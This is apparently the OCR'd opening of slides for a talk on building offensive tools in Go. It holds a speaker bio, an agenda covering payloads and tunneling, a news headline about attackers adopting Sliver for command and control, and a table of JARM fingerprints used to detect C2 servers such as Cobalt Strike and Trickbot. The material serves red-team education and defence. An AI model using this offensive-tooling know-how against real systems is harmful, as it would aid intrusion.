
Go Offensive Building Blocks

by @k0st


$ id
uid=501(kost) gid=3(diverto-staff) groups=20(bot)

- CTO at Diverto
  - Information Security Focused Company
  - Former Red team leader
  - Former Security Consultant
  - +20 years in InfoSec
- Open Source Security Author and Contributor
  - https://github.com/kost/
  - https://github.com/Diverto/
- Certificates
  - CISSP, CISA, CISM, CRISC, CDPSE, C|EH (from 2007), OSCP, LPI Security, …
- Martial Arts Enthusiast

Agenda



- Introduction
- Payload
- Tunneling
- Examples
- Questions and Answers


darkreading.com/vulnerabilities-threats/-sliver-cobalt-strike-alternative-malicious-c2

Vulnerabilities/Threats | 5 MIN READ NEWS

'Sliver' Emerges as Cobalt Strike Alternative for Malicious C2

Microsoft and others say they have observed nation-state actors, ransomware purveyors, and assorted cybercriminals pivoting to an open source attack-emulation tool in recent campaigns.


Jai Vijayan
Contributing Writer, Dark Reading

August 26, 2022

https://www.darkreading.com/vulnerabilities-threats/-sliver-cobalt-strike-alternative-malicious-c2

Detection

- **jarm**
- **https://github.com/salesforce/jarm**
- **active Transport Layer Security (TLS) server fingerprinting tool**



Malicious Server C2	JARM Fingerprint
Trickbot	`22b22b09b22b22b22b22b22b22b22b352842cd5d6b0278445702035e06875c`
AsyncRAT	`1dd40d40d00040d1dc1dd40d1dd40d3df2d6a0c2caaa0dc59908f0d3602943`
Metasploit	`07d14d16d21d21d00042d43d000000aa99ce74e2c6d013c745aa52b5cc042d`
Cobalt Strike	`07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1`
Merlin C2	`29d21b20d29d29d21c41d21b21b41d494e0df9532e75299f15ba73156cee38`

Go?

